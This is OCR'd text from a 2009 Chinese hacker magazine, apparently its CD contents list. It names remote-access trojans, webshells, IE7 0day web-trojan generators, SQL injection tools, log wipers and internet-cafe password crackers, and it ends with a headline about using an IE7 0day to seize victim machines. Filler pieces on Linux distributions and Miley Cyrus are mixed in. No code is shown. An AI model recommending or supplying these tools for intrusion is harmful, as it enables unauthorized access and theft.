
本文介绍了 VB 程序破解的两种新方法，国内外各破解论坛未见提及，今日奉献，希望读者能够喜欢并给予推广使用，则笔者不胜欣慰！


460 去掉 SysinternalsSuite 工具集对话框验证 武大信安 罗成[starmate]

读编互动

461 Q&A 徐师傅

462 29 号信箱





定价：29.8 元

注意：可能目录部分内容与光盘中的最终内容有所差异，请以光盘中的内容为主，谢谢支持。本光盘部分软件均由WINRAR工具压缩，使用之前请先解压，我们建议小菜们先安装虚拟机软件，然后再在虚拟机中进行一些软件的操作，以防自己的电脑系统因一些误操作或者不明原因而造成破坏。多媒体文件可安装使用暴风影音播放，资料文献或教程可使用PDF+PDG+WDL三合一阅读器或CSF文件播放器。

手册相关

[0901]

Discuz 6.x7.x 批量拿SHELL工具
六度IE7 0day网马生成器
apache_2.2.9-win32-x86
php-5.2.6-Win32
phpStudy
WinsockExpert V0.6汉化版
QQ聊天记录查看器
ZV新型PHP一句话木马客户端GUI版、阿d注入工具
FileZilla_3.0.9.2
VMProtect简体中文帮助+使用手册
FastScanner v2.0_English version
查壳工具FastScanner v2.0汉化版
附加数据提取查看器V1.2
……

[0902]

拆字工具
芊羽QQ多功能查询器v2.2
迅雷快车旋风地址转换器
注入中转站WebHunter3.0正式版
抓包工具WinsockExpert V0.6汉化版
上帝之门
COOKIE注入工具龙月版
Windows CE API手册v2.0
Windows核心编程
……

[0903]

IIS组件安装包（XP2003）
SkSockServer1.09
SocksCapV2.38
GetMusic
QuickSpoof
JSP一句话木马客户端
内网渗透之神奇兵器reDuh
URLScanner
批处理潜行者3.0
ACKiller 0.31
TestBook1
UIF-12-Final
……

[0904]

Ethereal使用手册中文版
多功能转换工具
无线钓鱼能手Airsnarf
无线包裹加工站锻造宝物的WifiZoo
QQ游戏大厅多开显隐身版V2.0
QQ游戏宝盒
校内网自动留言增加人气.exe及代码
shopex4.7.2利用程序
黑刀Dezender3.0
……

[0905]

OllyDBG
PEiD.0.95
花都剑盟机器狗防御程序7月4日新版
维护通道相关程序
HOSTS修改器
ASP在线解压工具
防止挂马的ASP源代码
中文bt3u盘全套工具
硬盘启动引导
bt3-final.iso
lanker一句话
SA综合利用工具
……

[0906]

oracle数据库执行cmd的2种方法比较
利用ORACLE开远程终端服务动画
通过ORACLE用户默认设置获得服务器权限
JspSpy黑客手册专版
纵横杂志
暴风影音ODAY网码生成器
ha_HexWorkshop
proxythorn
诺基亚S60 2[1].0FP1系列
灰狐驱动学习笔记系列
QuickUnpack_v2.1
Armadillo Find Protected V1.9
VB Decompiler Portable Pro v5.0
vbaStrCmp_v2.1
Art2008CMS(Free)3.1
post提交工具

操作系统

[BackTrack]

了解BackTrack：BackTrack3是用于LINUX的安全测试工具，系统内集成了很多不同用于安全的应用程序和其它分析平台。在WEP破解方面据说很强大，桌面环境比较绚，其功能强，几乎兼容了目前所有的通讯客户端，包括QQ。内置也有不少服务，如BeEF、HTTP、SNORT、SSH、TFTP、VNC等。

ISO下载
BT4中文包
用backtrack破解web密码3分钟教程
BT3下常用指令
BT官方视频教程
BT3下破解共享密钥认证的WEP密码
从零开始教你如何破解WEP、WPA无线网络
BackTrack使用全解_基础安装篇V1.0
BackTrack使用全解_WEP破解篇V1.0

[ReactOS]

了解ReactOS：ReactOS是一个开发与Windows NT和Windows 2000应用程序、硬件驱动程序兼容的开源操作系统项目。本项目目前虽然只是处于内部测试(alpha)开发状态，但到2005年1月其中一些子项目已经完成了目标。

ReactOS主要是由C语言编写。部分元件则由C++编写，例如ReactOS文件浏览器。

为确保操作系统没有任何一部份是看过泄漏出来的Microsoft源码的人所写，或者逆向工程的过程达不到Clean room design标准，一个全盘的源码审查由ReactOS主要开发者下令展开。此审查现正与ReactOS的开发同步进行中。

ReactOS-0.3.9-REL-iso.zip
ReactOS-0.3.9-REL-liveCD.zip

[Ubuntu]

了解Ubuntu：Ubuntu由马克·舍特尔沃斯创立，其首个版本于2004年10月20日发布，并以Debian为开发蓝本。但其以每六个月发布一次新版本为目标，使得人们得以更频繁地获取新软件。而其开发目的是为了使个人电脑变得简单易用，但亦有提供服务器版本。Ubuntu的每个新版本均会包含了最新版本的GNOME桌面环境，并且会在GNOME发布新版本后一个月内发行。与以往建基于Debian的Linux发行版，如MEPIS、Xandros、Linspire、Progeny与Libranet等比较起来，Ubuntu更接近Debian的开发理念，因为其主要使用自由与开源软件，而其他的发行版则会附带很多闭源的插件。

ISO下载
wubi安装Ubuntu9.04失败的原因及解决方法

[puppy]

Puppy Linux是由Barry Kauler主导开发的一个以体积小、速度快而闻名的小型Linux发行版。

工具集合

[远程监控]

NCPH 远程控制软件 5.0 正式版
NS 远程管理工具 2008VIP 破解版
Nuclear RAT 2.1.0 汉化版
PCshare
Radmin V3.2 Remote Control
Symantec PcAnywhere V12.0 特别版
Win-Spy
上兴远程控制
国产冰河
幻影 Rootkit.4.901 破解版
广外男生远程控制
流萤 2.3Bate1 发布版
灰鸽子远程控制
炽天使远程控制系统 3.0
网络神偷
网络红娘1218_HacKFBI[CNDBG]完美特别版
远程控制任我行 V7.6
远程控制任我行
黑洞远程控制
黑腐正版最新远控
脚本注入
Casiv4.0 Pro（PHP 注入）
Domain3
HDSI
NBIS2 商业完美破解 911 群专用版
Pangolin 穿山甲
啊 D 之 SQL 注入工具
桂林老兵网站安全检测工具WebTool
注入中转
网吧工具
PUBWIN 充值一条龙
Pubwin4 密码清除器
万象幻境普及版密码破解器
万象网管专家专业版 2R 最新版破解器
局域网查看工具
方竹管理密码破解器
灵鸠金镖
破解网吧还原工具包
破解网吧还原精灵的工具
硬盘还原卡密码破解工具
精锐网吧辅助
网上邻居密码瞬间破解器
网吧死机攻击器
美萍卫士密码破解器
美萍卫士设置解锁器
美萍反黄专家密码破解器
美萍安全卫士 9.0 密码破解器
美萍计费幽灵
还原精灵 6.1 密码破解程序
还原精灵卸载清除工具
还原精灵网络版以及 BIOS 密码读取工具
还原精灵转存大师

[综合工具]

C32Asm
Desktops
OllyICE
S-Demo 录象专家
UltraEdit-32 官方简体中文版
VMware-workstation-5.5.0-18463
W32dsm
WAP 浏览器
putty
serv-u 综合利用工具
winhex16 进制编辑器
winscp
冰刃
屏幕录像专家
辅臣数据库浏览器
逍遥迷你 ASP 服务器

[扫描检测]

4899 空口令探测扫描工具
Blue's Port Scanner v5 GUI+v4 CMD 汉化版
HScan v1[1].20
IISputscanner
IPTools V2.50
Nmap-v4.76
SHED1.01 共享扫描器
SuperScan V4.0 汉化版
S 扫描器
WebDAVScan
WhoisThisDomain v1.31 汉化版
X-Scan v3.3 简体中文版
X-ray26
pcanywhere- 扫描器
ssport
tomcat 扫描器
wis（WEB Injection Scanner）
啊 D 网络工具包
旁注综合检测工具 Domain
流光 FluXay 5
密码工具
ADSL 爆破工具－火狐修改版
Advanced Office Password Recovery 4.12 专业版
FTPPasswordRecovery
MD5 批量破解加密 V2.0（引擎版）
Multi Password Recovery 1.0 Release 汉化版
PLC 密码查看工具
Serv-U 纯数字密码爆破工具超速版
Word 密码读取
ZIP 压缩文件密码恢复软件
dialupass
netpass
pcanywhere 密码读取
快速密码破解工具
星号密码查看器

[后门工具]

CleanIISLog IIS
IIS 日志粉碎机
IP 发送者
Ntrootkit
PHP 木马
Winshell5.0
aspx 木马
elsave
jsp 木马
lanker 微型 PHP+ASP 管理器 1.0 双用版
wollf
全套 asp 全免杀马
冰狐浪子微型反向 ASP 后门
日志清除工具九合一
端口连接隐藏工具
黑客之门(hacker's door)

[入侵必备]

3389 系列工具
Fport
Hide Admin
IIS 写权限利用工具
NC
NTLM 验证解除工具
Opentelnet
Pulist_FindPass
SQLhello2
SQL 综合利用工具
Serv-U 提权综合工具
Serv-U 本地管理口令读取器
Serv-U 端口定向提权
SkSockServer 跳板工具
TFTP32
VNCLink
VPNClient
Wget
WinSock Expert
入侵助手 1.0
对付没有开放 IPC 共享工具
攻击工具集合
溯雪 Beta 7
老兵的 cookies 修改工具
远程溢出工具集合
黑客新手工具包

[扫黑客工具珍藏版]

音速启动（VStart）V5.0 Build 2009.4

以下分类均带不同操作系统工具：

防火墙

蠕虫

网络工具

编程相关

木马

攻击程序

拒绝服务

扫描器

完整检查

嗅探器

后门程序

口令破解

加密隧道

加密解密

其它工具

入侵检测

代理程序

学习资料

[动画教程]

radmin远程控制动画教程

冰河使用动画

流萤远程控制使用教程

灰鸽子远控使用教程

网络神偷使用教程

SAMBA之share级别服务搭建入门教程

samba之user级别服务搭建入门教程

端口映射技术扫盲篇（1）—概念解析

端口映射技术扫盲篇（2）—必备知识

Unauthorised Access Hacker Documentary（无字幕）

[电子书]

ASP脚本攻防手册

UNIX简单入侵

Visual C++ 6.0编程经典博览

电子书《黑无止境（Hackendless）第二版》中文版

黑客入侵的艺术

黑客大曝光－网络安全机密与解决方案（英文第五版）

黑客资料排行榜

《Windows 7 Beta产品指南》中文版

《Windows 7 Beta产品指南》英文版

Hardware hacker（硬件黑客）

影视欣赏

[操作系统革命RevolutionOS]

中文名称：操作系统革命

英文名称：Revolution OS

语言：英语

导 演：J.T.S. Moore

字 幕：中文／英文(不能切换，同时出现在屏幕下方)

时 长：85分钟

类 型：纪录片

内容简介：

在微软垄断下有一件东西它永远不会给你——真正的自由。也正是因为这个原因，不少先锋人物站出来反抗微软帝国，并努力建立一种新的操作系统——没有人为的限制，任何人都可以自由地使用。

为了记录这些人的艰苦历程，J.T.S. Moore拍摄了全新的记录片——REVOLUTON OS，向公众介绍这些建立Linux操作系统，奋起反抗垄断的斗士的人生经历。

现在微软已经明显感到了来自Linux的压力，其首席执行官去年6月公开表示："Linux是一种癌症！"，但这丝毫不能影响Linux发展的步伐。

本片中记录了Linux的创建人Linus Torvalds以及Richard Stallman、Bruce Perens、Eric Raymond、Brian Behlendorf、Michael Tiemann、Larry Augustin、Frank Hecker、Rob Malda等人的生活经历及采访实录。

[硅谷传奇]

中文名：硅谷传奇

英文名：Pirates of Silicon Valley

别名：微软英雄

导演：马蒂·布克

剧情简介：

个人电脑在现代人的日常生活中日渐不可或缺，但有多少人知道世界最大的电脑公司"苹果"和"微软"当初是如何崛起的？本片就要带观众一窥其中的秘辛。诺亚怀尔与乔伊斯洛尼克饰演苹果电脑的创建人史提夫贾伯斯和史提夫沃兹涅克，安东尼麦可霍尔和约翰狄马乔则饰演建立微软电脑王国的比尔盖兹和史提夫鲍英。

这四个充满远见的年轻人，晚上在宿舍内绞尽脑汁、苦思良策，白天则在校内进行你来我往的斗智，展开一场延烧至今、改变了整个世界的全球电脑大对决。

（PS．本地片商虽将本片取名为「微软英雄」，但故事内容其实是以苹果电脑的总裁史提夫贾伯斯为主轴，微软电脑的比尔盖兹在片中只能算是第二男主角，而且还是个奸诈邪恶的大反派。

[特选MV]

· The Climb

· Fly On The Wall

· 7 Things Official

首页的MV可是"猪哥靓"光编费了好大力气才搞到的高清版本，目前国内还没有提供下载。歌手Miley Cyrus（麦莉－塞勒斯），生于1992年11月23日，在她很小的时候妈妈就过世了，她有两个哥哥和三个姐妹。由于她喜欢笑，所以家里人把她喊做"Smiley"，后来便取名为"Miley"。麦莉有个在美国乡村音乐界鼎鼎大名的老爸——Billy Ray Cyrus，他曾凭歌曲《Achy Breaky Heart》（疼痛的破碎之心）红极一时，也是知名电视剧《大都市小医生》的男主角。

因为爸爸的关系，麦莉很小就开始表演，2003年便开始了她的职业表演生涯，"重头"角色就是在蒂姆·波顿的《大鱼》中扮演的Ruthie。

从小麦莉就对音乐产生浓厚的兴趣，在很小的时候便开始写歌和学习唱歌。在05年的时候她终于可以把自己的音乐发挥在工作上，她在美国迪士尼频道的电视剧《孟汉纳》中饰演女主角。麦莉饰演的角色叫Hannah Montana，是一个年仅14岁的儿童明星，她早上在学校上课，叫Miley Stewart，晚上在台上演出，叫Hannah Montana，同学们都很喜欢Hannah Montana，但不知道Miley Stewart和Hannah Montana其实是一个人，在这一部超搞笑的青春喜剧中，麦莉饰演人格分裂的两个人。

《孟汉纳》在美国非常火，在播放开始就吸引了540万人收看，迪士尼顺势推出剧集的原声碟《Hannah Montana》。因为剧集受欢迎，原声碟发行第一周就以28.1万张的销量空降Billboard 200专辑榜冠军，成为Billboard全美专辑榜史上首张排行第一的电视剧原声大碟。而在HOT 100单曲榜中，原声碟中的六首都上榜，让《Hannah Montana》成为1991年Nielsen SoundScan和Nielsen BDS数据统计系统启用以来，拥有上榜单曲最多的一张专辑。今年3月，《Hannah Montana》的原声大碟再版。

不仅如此，迪士尼还将该剧集的游戏版卖给任天堂，任天堂为它设计了两款游戏，NDS版的《Hannah Montana：Music Jam》是包含吉他和鼓点的节奏游戏，而Wii版则是伴随音乐按键的舞蹈音乐游戏。

不要以为麦莉只是会唱唱闹闹的小女生，实际上除了演戏、唱歌，她还是一位创作强人。《Hannah Montana》里面的歌曲都由麦莉自己创作并演唱，她唱了8首歌，还与爸爸合唱了一首。

2008年初，麦莉的演唱会纪录片《麦莉·赛勒斯演唱会纪实》一举夺得了当周北美票房榜冠军，虽然"超级碗"大赛使得本片"有机可乘"，但也充分说明了麦莉在青少年观众中的巨大影响。同年，麦莉为迪士尼卖座动画《明星狗》配音，目前她正拍摄一部新片《乖乖女是大明星》，仍是以少女明星孟汉纳为主角。

非安全

非安全入门手册

No 2009.01

在线商城:book.nohack.cn
淘宝店:taobao.nohack.cn

黑客手册

中国计算机安全法律提醒你:非法入侵他人电脑是一种违法行为

黑客 文化 娱乐

本手册随光盘赠送 WWW.NOHACK.CN ￥10元

过年前的最后疯狂——利用IE7 0day抓鸡

